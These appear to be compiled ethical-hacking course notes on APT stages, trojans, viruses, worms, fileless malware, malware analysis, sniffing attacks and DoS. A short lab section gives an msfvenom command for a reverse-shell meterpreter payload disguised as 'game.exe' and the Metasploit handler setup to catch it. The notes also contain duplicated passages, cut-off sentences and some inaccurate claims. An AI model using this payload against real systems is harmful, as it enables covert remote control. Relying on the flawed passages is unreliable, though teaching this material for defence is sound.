Can bypass traditional detection tools—APT attacks generally bypass traditional detection tools which rely on signature-based detection. To do this, attackers use novel techniques, such as fileless malware, or use methods that enable them to obfuscate their actions.

Five APT Attack Stages

APT attacks have multiple stages, from initial access by attackers to ultimate exfiltration of the data and follow-on attacks

1. Initial access

APT groups start their campaign by gaining access to a network via one of three attack surfaces: web-based systems, networks, or human users. They typically achieve access via malicious uploads, searching for and exploiting application vulnerabilities, gaps in security tools, and most commonly, spear phishing targeting employees with privileged accounts. The goal is to infect the target with malicious software.

2. First penetration and malware deployment: After they gain access, attackers compromise the penetrated system by install a backdoor shell, a trojan masked as legitimate software, or other malware that allows them network access and remote control of the penetrated system. An important milestone is to establish an outbound connection to their Command and Control system. APTs may use advanced malware techniques such as encryption, obfuscation or code rewriting to hide their activity.

3. Expand access and move laterally : Attackers use the first penetration to gather more information about the target network. They may use brute force attacks, or exploit other vulnerabilities they discover inside the network, to gain deeper access and control additional, more sensitive systems. Attackers install additional backdoors and create tunnels, allowing them to perform lateral movement across the network and move data at will.

4. Stage the attack

Once they have expanded their presence, attackers identify the data or assets they are after, and transfer it to a secure location inside the network, typically encrypted and compressed to prepare for exfiltration. This stage can take time, as attackers continue to compromise more sensitive systems and

5. Exfiltration or damage infliction

Finally, attackers prepare to transfer the data outside the system. They will often conduct a “white noise attack”, such as a Distributed Denial of Service (DDoS) attack, to distract security teams while they transfer the data outside the network perimeter. Afterwards they will take steps to remove forensic evidence of the data transfer.

Depending on the goal of the attack, at this point the APT group may create massive damage, debilitating the organization or taking over critical assets such as websites or data centers.

6. Follow up attacks

If the APT attack involved a silent data exfiltration which was not detected, attackers will remain inside the network and wait for additional attack opportunities. Over time they may collect additional sensitive data and repeat the process. They will also aim to create backdoors that are difficult to detect, so even if they are caught, they can regain access to the system in the future

---- Trojan Concepts and Worm Makers

What is a Trojan?

It is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk.

Trojans get activated upon users' certain predefined actions.

Indications of a Trojan attack include abnormal system and network activities such as disabling of antivirus, redirection to unknown pages, etc.

Trojans create a covert communication channel between victim computer and attacker for transferring sensitive data.

How Hackers Use Trojans

Delete or replace operating system's critical files.

Generate fake traffic to create DOS attacks.

Record screenshots, audio, and video of victim's PC.

Use victim's PC for spamming and blasting email messages.

Download spyware, adware, and malicious files.

Disable firewalls and antivirus.

Create backdoors to gain remote access.

Infect victim's PC as a proxy server for replaying attacks.

Use victim's PC as a botnet to perform DDoS attacks.

Steal information such as passwords, security codes, credit card information using keyloggers.

Introduction to Viruses

A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document.

Viruses are generally transmitted through file downloads, infected disk/flash

Virus Characteristics:

Infects other program

Transforms itself

Encrypts itself

Alters data

Corrupts files and programs

Self-replication

Stages of Virus Life

Design: Developing virus code using programming languages or construction kits.

Replication: Virus replicates for a period of time within the target system and then spreads itself.

Launch: It gets activated with the user performing certain actions such as running an infected program.

Detection: A virus is identified as threat infecting target systems.

Incorporation: Antivirus software developers assimilate defenses against the virus.

Elimination: Users install antivirus updates and eliminate the virus threats.

Infection Phase:

In the infection phase, the virus replicates itself and attaches to an .exe file in the system.

Attack Phase:

Viruses are programmed with trigger events to activate and corrupt systems.

Some viruses infect each time they are run and others infect only when a certain predefined condition is met such as user's specific task, a day, time, or a particular event.

Why Do People Create Computer Viruses

Inflict damage to competitors

Financial benefits

Research projects

Play prank

Vandalism

Cyber terrorism

Distribute political messages

Indications of Virus Attack

Abnormal Activities: If the system acts in an unprecedented manner, you can suspect a virus attack.

Processes take more resources and time

Computer beeps with no display

Drive label changes

Unable to load Operating system

Anti-virus alerts

Certified Ethical Hacking

Anti-virus alerts

Browser window "freezes"

Hard drive is accessed often

Files and folders are missing

Computer freezes frequently or encounters error

Computer slows down when programs start

False Positives: However, not all glitches can be attributed to virus attacks.

How does a Computer Get Infected by Viruses

When a user accepts files and downloads without checking properly for the source.

Opening infected e-mail attachments.

Installing pirated software.

Not updating and not installing new versions of plug-ins.

Not running the latest anti-virus application.

computer Worms

Computer worms are malicious programs that replicate, execute, and spread across the network connections independently without human interaction.

Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to damage the host system.

Attackers use worm payload to install backdoors in infected computers, which turns them into zombies and creates botnet; these botnets can be used to carry further cyber attacks.

獨立運作，不需宿主

大量自我複製、散播，消耗電腦、網路資源

夾帶的payload會損壞系統、植入後門、建立 botnet

How is a Worm Different from a Virus?

Replicates on its own: A worm is a special type of malware that can replicate itself and use memory, but cannot attach itself to other programs.

Spreads through the Infected Network: A worm takes advantages of file or information transport features on computer systems and spread through the infected network automatically but a virus does not.

Virus	Worm
Virus infects a system by inserting itselft into a file or executable program	Worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter content in files, or change the location of files in the system	Typically, a worm does not modify any stored programs. It only exploits the CPU and memory
It alters the way a computer system operates, without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems

A virus cannot be spread to other computers unless an infected file is replicated and actually sent to the other computer   A worm, after being installed in a system, can replicate it selft and spread by using IRC, Outlook, or other applicable mailing programs

A virus is spread at a uniform speed, as programmed   A worm spreads more rapidly than a virus

Viruses are hard to remove from infected machines As compared with a virus, a worm can be easily removed from a system

Q1) Which of the following is one of the key features found in a worm but not seen in a virus?

The payload is very small,usually below 800 bytes.

It is self replicating without need for user intervention.

It does not have the ability to propagate on its own.

All of them cannot be detected by virus scanners.

A1) A worm is similar to a virus by its design,and is considered to be a sub-class of a virus. Worms spread from computer to computer,but unlike a virus,it has the capability to travel without any help from a person. A worm takes advantage of file or information transport features on your system,which allows it to travel unaided.

Q2) What are worms typically known for?

Rapid replication

Configuration changes

Identity theft

DDoS

Worms are typically known for extremely rapid replication rates once they are released into the wild.

Computer Worms: Ghost Eye Worm

Ghost Eye worm is a hacking program that spreads random messages on Facebook or steam or chat websites to get the password.

---- Fileless Malware Definition

What is fileless malware? Fileless malware is malicious code that works directly within a computer’s memory instead of the hard drive. It uses legitimate, otherwise benevolent programs to compromise your computer instead of malicious files. It is “fileless” in that when your machine gets infected, no files are downloaded to your hard drive.

This makes fileless malware analysis somewhat more difficult than detecting and destroying viruses and other forms of malware protection that get installed directly on your hard drive. Because fileless malware attacks require no malicious files, traditional antivirus tools that perform hardware scans to locate threats may miss them altogether.

This does not mean fileless malware detection is impossible, however. Fileless malware includes code that does several things regular viruses can do, including data exfiltration. These kinds of malicious activities can trigger a scan. Then security personnel can start fileless malware mitigation steps, which often involve scanning the command lines of trusted applications, such as Microsoft Windows PowerShell, which is used to automate tasks. In a sense, even though fileless malware can run, it cannot hide.

How Does Fileless Malware Work?

Fileless malware works by going straight into your computer’s memory. This means the malicious code never enters your hard drive. How it gets there is very similar to how other malicious code gets into your system.

For instance, a user gets tricked into clicking on a link or an attachment that a hacker puts inside a phishing email. The attacker may use social engineering to manipulate the emotions of the victim and get them to click on the attachment or link. The malware is then introduced into your system and begins to move from one device to another.

Attackers use fileless malware to gain access to data they can either steal or use to sabotage the operations of an organization. Fileless malware hides by using applications administrators would usually trust, such as Windows script programs or PowerShell. Often, these are among the applications an organization whitelists. Fileless malware is not a rogue program sitting in a file all its own on your hard drive—instead, it corrupts a trusted program, making it more difficult to detect.

Fileless malware strongest “attribute,” at least from the perspective of attackers, is they do not have to try to evade antivirus programs to get it on your computer. This is because fileless malware alters the command lines, which are lines of code that tell programs what to do. A regular antivirus program may not be able to identify the threat because there is no anomalous file associated with it.

Types of Fileless Malware Attacks

There are a few different kinds of fileless malware attacks, but they tend to fall under two primary categories: memory code injection and Windows registry manipulation.

Memory Code Injection

With memory code injection, the malicious code that powers fileless malware gets hidden inside the memory of otherwise innocent applications. Often, the programs used for this kind of attack are essential to important processes. Within these authorized processes, the malware executes code.

In many cases, these kinds of attacks use vulnerabilities in programs, such as Flash and Java, as well as browsers. It is also common for a hacker to use a phishing campaign to penetrate the victim’s system. Once the malware has gained access, it executes code inside the target computer's memory, not from within an app designed by the attacker.

Windows Registry Manipulation

With Windows registry manipulation, the attacker uses a malicious link or file that takes advantage of a trusted Windows process. After a user clicks on the link, for example, the Windows process is then used to write and execute fileless code into the registry.

Similar to memory code injection malware, by manipulating the registry instead of working through a malicious application, this kind of fileless malware can hide from traditional detection tools, such as antivirus software.

Top 5 Fileless Malware Attacks

Fileless malware has been gaining in popularity—primarily because it can circumvent traditional antivirus technology, making it easier for attackers to spread it, especially because regular cyber security mechanisms may never see the attack coming.

The top five fileless malware attacks include:

Frodo , Number of the Beast

The Dark Avenger , Poweliks

Duqu 2.0

---- Malware Analysis

Malware Analysis Definition

Malware analysis is the study of the unique features, objectives, sources, and potential effects of harmful software and code, such as spyware, viruses, malvertising, and ransomware. It analyzes malware code to understand how it varies from other kinds.

Below is a malware analysis guide to help you better understand this unique cybersecurity methodology.

Benefits of Malware Analysis

Malware analysis provides several significant benefits. For example, it enables organizations to perform the following malware analysis steps:

Figure out how much damage an intrusion caused

Identify who may have installed malware inside the system

Determine the attack's level of sophistication

Pinpoint the exact vulnerability the malware exploited to access your system

Types of Malware Analysis

There are several types of malware analysis. You can use one or a

Static Malware Analysis

Static malware analysis looks for files that may harm your system without actively running the malware code, making it a safe tool for exposing malicious libraries or packaged files. Static malware analysis can uncover clues regarding the nature of the malware, such as filenames, hashes, IP addresses, domains, and file header data. The malware can be observed using a variety of tools, such as network analyzers.

Dynamic Malware Analysis

Dynamic malware analysis uses a sandbox, which is a secure, isolated, virtual environment where you can run suspected dangerous code. Security professionals can closely monitor the malware in the sandbox without worrying about infecting the rest of the system or network, allowing them to gather more information about the malware.

Hybrid Malware Analysis

Hybrid malware analysis combines both static and dynamic techniques. For example, if malicious code makes changes to a computer’s memory, dynamic analysis can detect that activity. Then, static analysis can determine exactly what changes were made.

4 Stages of Malware Analysis

You can break down the malware analysis process into four stages:

Static Properties Analysis

Static properties refer to strings of code embedded inside the malware file, hashes, header details, and metadata. Static properties analysis provides a quick and easy way to gather helpful information about malware because the malware does not have to be executed for you to study it.

Interactive Behavior Analysis

Interactive behavior analysis involves a security analyst interacting with malware running in a lab, making observations regarding its behavior. In this way, you can better understand how malware uses different elements of a computer system, such as its memory.

Fully Automated Analysis

Fully automated analysis scans suspected malware files using automated tools, focusing on what the malware can do once inside your system. After the analysis, you get a report outlining the potential damage to assets connected to your network.

Manual Code Reversing

Manual code reversing breaks down the code used to build the malware to learn how it works and what it is capable of doing. This is a time-consuming process that requires significant skill. However, when used correctly, manual code reversing can reveal valuable information about the malware.

Hand on

- In your kali get your ip address 192.168
- Msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.kali ip LPORT=80 -f exe -a x64 -o /home/kali/Desktop/game.exe
- Send the file game.exe to the window make sure it didn't delete the file because by default window will not let the file in
- Run metasploit and add or paste this handler for it to run the code

  Use exploit/multi/handler

  Set PAYLOADS windows/x64/meterpreter/reverse_tcp

- LHOST 192.168.kali ip
- LPORT 80
- Show options

Certified Ethical Hacking Sniffing

This chapter focuses on Sniffing concepts

By Sniffing, you can monitor all sorts of traffic either protected or unprotected. Using Sniffing attacker can gain such information which might be helpful for further attacks and can cause trouble for the victim. Furthermore, in this chapter, you will learn Media Access Control (MAC) Attacks, Dynamic Host Configuration Protocol (DHCP) Attacks, Address Resolution Protocol (ARP) Poisoning, MAC Spoofing Attack, DNS Poisoning. Once you have done with sniffing, you can proceed to launch attacks such as Session Hijacking, DoS Attacks, MITM attack, etc. Remember that Sniffers are not hacking tools, they are diagnostic tools typically used for observing network, troubleshooting issues.

Sniffing Concepts

Introduction to Sniffing: Sniffing is the process of scanning and monitoring of the captured data packets passing through a network using Sniffers. The process of sniffing is performed by using Promiscuous ports. By enabling promiscuous mode function on the connected network interface, allow capturing all traffic, even when traffic is not intended for them. Once the packet is captured, you can easily perform the inspection.

There are two types of Sniffing: -

1. Active Sniffing

2. passive Sniffing

Certified Ethical Hacking Sniffing

Using Sniffing, the attacker can capture packet like Syslog traffic, DNS traffic, Web traffic, Email and other types of data traffic flowing across the network. By capturing these packets, an attacker can reveal information such as data, username, and passwords from protocols such as HTTP, POP, IMAP, SMTP, NMTP, FTP, Telnet, and Rlogin and other information. Anyone within same LAN, or connected to the target network can sniff the packets.

Types of Sniffing

Passive Sniffing: Passive Sniffing is the sniffing type in which there is no need of sending additional packets or interfering the device such as Hub to receive packets. As we know, Hub broadcast every packet to its ports, which helps the attacker to monitor all traffic passing through hub without any effort.

Active Sniffing: Active Sniffing is the sniffing type in which attacker has to send additional packets to the connected device such as Switch to start receiving packets. As we know, a unicast packet from the switch is transmitted to a specific port only. The attacker uses certain techniques such as MAC Flooding, DHCP Attacks, DNS poisoning, Switch Port Stealing, ARP Poisoning, and Spoofing to monitor traffic passing through the switch. These techniques are

Hardware Protocol

Analyzer Protocol Analyzers, either Hardware or Software analyzer are used to analyze the captured packets and signals over the transmission channel. Hardware Protocol Analyzers are the physical equipment which is used to capture without interfering the network traffic. A major advantage offered by these hardware protocol analyzers are mobility, flexibility, and throughput. Using these hardware analyzers, an attacker can: -

Monitor Network Usage, Identify Traffic from hacking software, Decrypt the packets, Extract the information, Size of Packet

KEYSIGHT Technologies offers various products. To get updates and information, visit the website www.keysight.com. Hardware protocol analyzer

Certified Ethical Hacking Sniffing

SPAN Port

You have a user who has complained about network performance, no one else in the building is experiencing the same issues. You want to run a Network Analyser on the port like Wireshark to monitor ingress and egress traffic on the port. To do this, you can configure SPAN (Switch Port Analyser). SPAN allows you to capture traffic from one port on a switch to another port on the same switch. SPAN makes a copy of all frames destined for a port and copies them to the SPAN destination port. Certain traffic types are not forwarded by SPAN like BDPUs, CDP, DTP, VTP, STP traffic. The number of SPAN sessions that can be configured on a switch is model dependent.

SPAN can be configured to capture either inbound, outbound or both directions of traffic. You can configure a SPAN source as either a specific port, a single port in an Ether channel group, an Ether channel group, or a VLAN.

Certified Ethical Hacking Sniffing

Wiretapping

Wiretapping is the process of gaining information by tapping the signal from wire such as telephone lines or the Internet. Mostly, wiretapping is performed by a third party to monitor the conversation. Wiretapping is basically electrical tap on the telephone line. Legal Wiretapping is called Legal Interception which is mostly performed by governmental or security agencies.

Wiretapping is classified into its two types: -

Active Wiretapping : Active Wiretapping is monitoring, recording of information by wiretapping, additionally active wiretapping includes alteration of the communication.

Certified Ethical Hacking Sniffing

Passive Wiretapping : Monitoring and Recording the information by wiretapping without any alteration in communication.

Lawful Interception : Lawful Interception (LI) is a process of wiretapping with legal authorization

which allows law enforcement agencies to wiretap the communication of individual user selectively. Telecommunication standardization organization standardized the legal interception gateways for the interception of communication by agencies.

MAC Attacks

MAC Address Table / CAM Table Media Access Control Address is in short known as MAC address or physical address of a device. MAC address is 48-bits unique identification number that is assigned to a network device for communication at data link layer. MAC address is comprised of Object Unique Identifier (QUI) 24-bits and 24- bits of Network Interface Controller (NIC). In case of multiple NIC, the device will have multiple unique MAC addresses.

MAC address table or Content-Addressable Memory (CAM) table is used in Ethernet switches to record MAC address, and it's associated information which is used to forward packets.

How Content Addressable Memory Works

To Learn the MAC address of devices is the fundamental responsibility of switches. The switch transparently observes incoming frames. It records the source MAC address of these frames in its MAC address table. It also records the specific port for the source MAC address. Based on this information, it can make intelligent frame forwarding (switching) decisions. Notice that a network machine could be turned off or moved at any point. As a result, the switch must also age MAC addresses and remove them from the table after they have not been seen for some duration.

Certified Ethical Hacking Sniffing

MAC Flooding

MAC flooding is a technique in which attacker sends random mac addresses mapped with random IP to overflow the storage capacity of CAM table.

Switch Port Stealing

Switch port stealing is also a packet sniffing technique that uses MAC flooding to sniff the packets.

Defend against MAC Attacks: Port Security is used to bind the MAC address of known devices to the physical ports and violation action is also defined. So if an attacker tries to connect its PC or embedded device to the switch port, then it will shut down or restrict the attacker from even generating an attack

MAC Spoofing Tool There several tools available which offer MAC spoofing with ease. Popular tools are: -

-Technitium MAC address Changer

-SMAC

Configuring Port Security

Cisco Switch offers port security to prevent MAC attacks. You can configure the switch either for statically defined MAC Addresses only

DHCP Attacks

Dynamic Host Configuration Protocol (DHCP) Operation DHCP is the process of allocating the IP address dynamically so that these addresses are assigned automatically and also that they can be reused when hosts don’t need them. Round Trip time is the measurement of time from discovery of DHCP server until obtaining the leased IP address. RTT can be used to determine the performance of DHCP. By using UDP broadcast, DHCP client sends an initial DHCP-Discover packet because it initially doesn’t have network information to which they are connected. This DHCPDiscover packet is replied by DHCP server with DHCP-Offer Packet offering the configuration parameters. DHCP Client will send DHCP-Request packet destined for DHCP server for requesting for configuration parameters. Finally, DHCP Server will send the

Certified Ethical Hacking Sniffing

DHCP Relay agent forwards the DHCP packets from server to client and Client to server. Relay agent helps the communication like forwarding request and replies between client and servers.

DHCPv6 uses two different ports: • UDP port 546 for clients. • UDP port 547 for servers. DHCP Starvation Attack DHCP Starvation attack is a Denial-of-Service attack on DHCP server. In DHCP Starvation attack, Attacker sends bogus requests for broadcasting to DHCP server with spoofed MAC addresses to lease all IP addresses in DHCP address pool. Once, all IP addresses are allocated, upcoming users will be unable to obtain an IP address or renew the lease. DHCP Starvation attack can be performed by using tools such as **“Dhcpstarv” or “Yersinia.”**

Defending Against DHCP Starvation and Rogue Server Attack DHCP Snooping

It is actually very easy for someone to accidentally or maliciously bring a DHCP server in a corporate environment. DHCP snooping is all about protecting against it. In order to mitigate such attacks, DHCP snooping feature is enabled on networking devices to identify the only trusted ports from DHCP traffic either in ingress or egress direction is considered legitimate. Any access port who tries to reply the DHCP requests will be ignored because the device will only allow DHCP process from the trusted port as defined by networking team.

Port Security Enabling

Port security will also mitigate these attack by limiting the learning of a maximum number of MAC addresses on a port, configuring violation action, aging time, etc.

Certified Ethical Hacking Sniffing

ARP Poisoning

Address Resolution Protocol (ARP)

ARP is a stateless protocol that is used within a broadcast domain to ensure the communication by resolving the IP address to MAC address mapping. It is in charge of L3 to L2 address mappings. ARP protocol ensures the binding of IP addresses and MAC addresses. By broadcasting the ARP request with IP address, the switch can learn the associated MAC address information from the reply of the specific host. In the event that there is no map, or the map is unknown, the source will send a broadcast to all nodes. Just the node with a coordinating MAC address for that IP will answer to the demand with the packet that involves the MAC address mapping.

ARP Spoofing Attack

In ARP spoofing, Attacker sends forged ARP packets over Local Area Network (LAN). In the case, Switch will update the attacker's MAC Address with the IP address of a legitimate user or server. Once attacker's MAC address is learned with the IP address of a legitimate user, the switch will start forwarding the packets to attacker intending that it is the MAC of the user. Using ARP Spoofing attack, an attacker can steal information by extracting from the packet received intended for a user over LAN. Apart from stealing information, ARP spoofing can be used for: -

Session Hijacking, Denial-of-Service Attack, Man-in-the-Middle Attack, Packet Sniffing, Data Interception, Connection Hijacking, VoIP tapping, Connection

Certified Ethical Hacking Sniffing

Defending ARP Poisoning

Dynamic ARP Inspection (DAI)

DAI is used with DHCP snooping, IP-to-MAC bindings can be a track from DHCP transactions to protect against ARP poisoning (which is an attacker trying to get your traffic instead of to your destination).

DNS Poisoning

DNS Poisoning Techniques Domain Name System (DNS) is used in networking to translate human readable domain names into IP address. When a DNS server receives a request, it doesn't have the entry, it generates the query to another DNS server for the translation and so on. DNS server having the translation will reply to a request to the requesting DNS server, and then the client's query is resolved.

In case, when a DNS server receives a false entry, it updates its database. As we know, to increase performance, DNS servers maintain a cache in which this entry is updated to provide quick resolution of queries. This false entry causing poison in DNS translation continues until the cache expires. DNS poisoning is performed by attackers to direct the traffic toward the servers and computer

Intranet DNS Spoofing

Intranet DNS Spoofing is normally performed over Local Area Network (LAN) with Switched Network. The attacker, with the help of ARP poisoning technique, performs Intranet DNS spoofing. Attacker sniff the packet, extract the ID of DNS requests and reply with the fake IP translation directing the traffic to the malicious site. The attacker must be quick enough to respond before the legitimate DNS server resolve the query.

Internet DNS Spoofing

Internet DNS Spoofing is performed by replacing the DNS configuration on the target machine. All DNS queries will be directed to a malicious DNS server controlled by the attacker, directing the traffic to malicious sites. Usually, Internet DNS spoofing is performed by deploying a Trojan or infecting the target and altering the DNS configuration to direct the queries toward them.

DNS Cache Poisoning

As we know, Normally, Internet users are using DNS provided by the Internet Service Provider (ISP). In a corporate network, the organization uses their own DNS servers to improve performance by caching frequently or previously generated queries. DNS Cache poisoning is performed by exploiting flaws in DNS software. Attacker adds or alters the entries in DNS record cache which redirect the traffic to the malicious site. When an Internal DNS server is unable to validate the DNS response from authoritative DNS server, it updates the entry locally to entertain the user requests.

Sniffing Tools

- Wireshark Wireshark is the most popular, widely used Network Protocol Analyzer tool across commercial, governmental, non-profit and educational organizations. It is a free, open source tool available for Windows, Linux, MAC, BSD, Solaris and other platforms natively. Wireshark also offers a terminal version called “TShark.”

- Technitium MAC address Changer

Certified Ethical Hacking Sniffing

Sniffing Tools

- Wireshark Wireshark is the most popular, widely used Network Protocol Analyzer tool across commercial, governmental, non-profit and educational organizations. It is a free, open source tool available for Windows, Linux, MAC, BSD, Solaris and other platforms natively. Wireshark also offers a terminal version called “TShark.”

- Technitium MAC address Changer

Certified Ethical Hacking Sniffing

Wireshark lab1

- Open Wireshark to capture the packets
- Click Capture
- Click Capture > Capture Filter to select Defined Filters. You can add the Filter by Clicking the Add/button below.
- Follow TCP Stream in Wireshark
- Working on TCP based protocols can be very helpful by using Follow TCP stream feature. To examine the data from a TCP stream in the way that the application layer sees it. Perhaps you are looking for passwords in a Telnet stream. Right click to find follow then tcp streams
-

Certified Ethical Hacking Sniffing

Wireshark lab1

- Open Wireshark to capture the packets
- Click Capture
- Click Capture > Capture Filter to select Defined Filters. You can add the Filter by Clicking the Add/button below.
- Follow TCP Stream in Wireshark
- Working on TCP based protocols can be very helpful by using Follow TCP stream feature. To examine the data from a TCP stream in the way that the application layer sees it. Perhaps you are looking for passwords in a Telnet stream. Right click to find follow then tcp streams
-

Certified Ethical Hacking Sniffing

- Countermeasures
- Defending Against Sniffing
- Best practice against Sniffing includes the following approaches to protect the network traffic.
- Using HTTPS instead of HTTP
- Using SFTP instead of FTP
- Use Switch instead of Hub
- Configure Port Security
- Configure DHCP Snooping
- Configure Dynamic ARP Inspection
- Configure Source guard
- Use Sniffing Detection tool to detect NIC functioning in a promiscuous mode

Denial-of-Services Technology Brief This chapter, "Denial-of-Service" is focused on DoS and Distributed Denialof-Service (DDOS) attacks. This chapter will cover understanding of different DoS and DDoS attack, attacking techniques, Concept of Botnets, attacking tools, and their countermeasures and strategies used to defend against these attacks.

DoS/DDoS Concepts

Denial of Service (DoS) Denial-of-Service (DoS) is a type of attack in which service offered by a system or a network is denied. Services may either be denied, reduced the functionality or prevent the access to the resources even to the legitimate users. There are several techniques to perform DoS attack such as generating a large number of request to the target system for service. These large number of incoming request overload the system capacity to entertain

Certified Ethical Hacking Denial-of-services



Botnets
Zombies or Botnets attempting DoS attack.
Attacker controls the Zombies
Attacker
Target Server
Zombies

Figure 10-01 Denial-of-Service Attack

Certified Ethical Hacking Denial-of-services

Common Symptoms of DoS attack are: -

- Slow performance
- Increase in spam emails
- Unavailability of a resource
- Loss of access to a website
- Disconnection of a wireless or wired internet connection
- Denial of access to any internet services.

Distributed Denial of Service (DDoS)

Similar to the Denial-of-service in which an attacker is attempting to a DoS attack, In Distributed DoS attack, multiple compromised systems are involved to attack a target causing a denial of service. Botnets are used for DDoS attack.

How Distributed Denial of Service Attacks Work

Normally an establishment of a connection consists of some step in which a user sends a request to a server to authenticate it. The server returns with the authentication approval. Requesting user acknowledges this approval, and then the connection is established and is allowed onto the server. In the process of Denial of service attack, the attacker sends several authentication requests to the server.

Certified Ethical Hacking Denial-of-services

These requests have fake return addresses, so the server can't find a user to send the authentication approval. This authentication process waits for a certain time to close the session. The server typically waits more than a minute, before closing the session. The attacker is continuously sending requests causing a number of open connections on the server resulting in the denial of service.

DoS/DDoS Attack Techniques

Basic Categories of DoS/DDoS Attacks Volumetric Attacks Denial of Service attack performed by sending a high amount of traffic towards the target. Volumetric Attacks are focused on overloading the bandwidth consumption capability. These volumetric attacks are attempted with the intention to slow down the performance, degradation of services. Typically, these attacks are consuming bandwidth in hundreds of Gbps of bandwidth.

Fragmentation Attacks

DoS Fragmentation attacks are the attacks which fragment the IP datagram into multiple smaller size packet. This fragmented packet requires reassembly at the destination which requires resources of routers. Fragmentation attacks

TCP-State-Exhaustion Attacks

TCP State-Exhaustion Attacks are focused on web servers, firewalls, load balancers and other infrastructure components to disrupt connections by consuming the connection state tables. TCP State-Exhaustion attacks results in exhausting their finite number of concurrent connections the target device can support. The most common state-exhaustion attack is ping of death.

Application Layer Attacks

An application layer DDoS attack is also called layer 7 DDoS attack. Application level DoS attack is a form of DDoS attack which focused the application layer of the OSI model resulting in the denial of degradation of service. The application level attack overloads the particular service or features of a website or

DoS/DDoS Attack Techniques

Bandwidth Attacks

Bandwidth attack requires multiple sources to generate a request to overload the target.

Service Request Floods Service Request Flood is a DoS attack in which attacker flood the request towards a service such as Web application or Web server until all the service is overloaded.

SYN Attack / Flooding: SYN Attack or SYN Flooding exploits the three-way handshaking. The attacker, by sending a lot of SYN request to a target server with the intention of tying up a system.

ICMP Flood Attack

Internet Control Message Protocol (ICMP) is the type of attack in which attacker attacks using ICMP request.

Peer-to-Peer Attacks

A peer-to-peer DDoS attack exploits bugs in peer-to-peer servers or peering technology using Direct Connect (DC++) protocol to execute a DDoS attack.

Permanent Denial-of-Service Attack: The permanent Denial-of-Service attack is the DoS attack which instead of focusing on denial of services, focused on hardware sabotage.

Certified Ethical Hacking Denial-of-services

Application Level Flood Attacks : Application level attacks are focused on Application layer targeting the application server or client computer running applications.

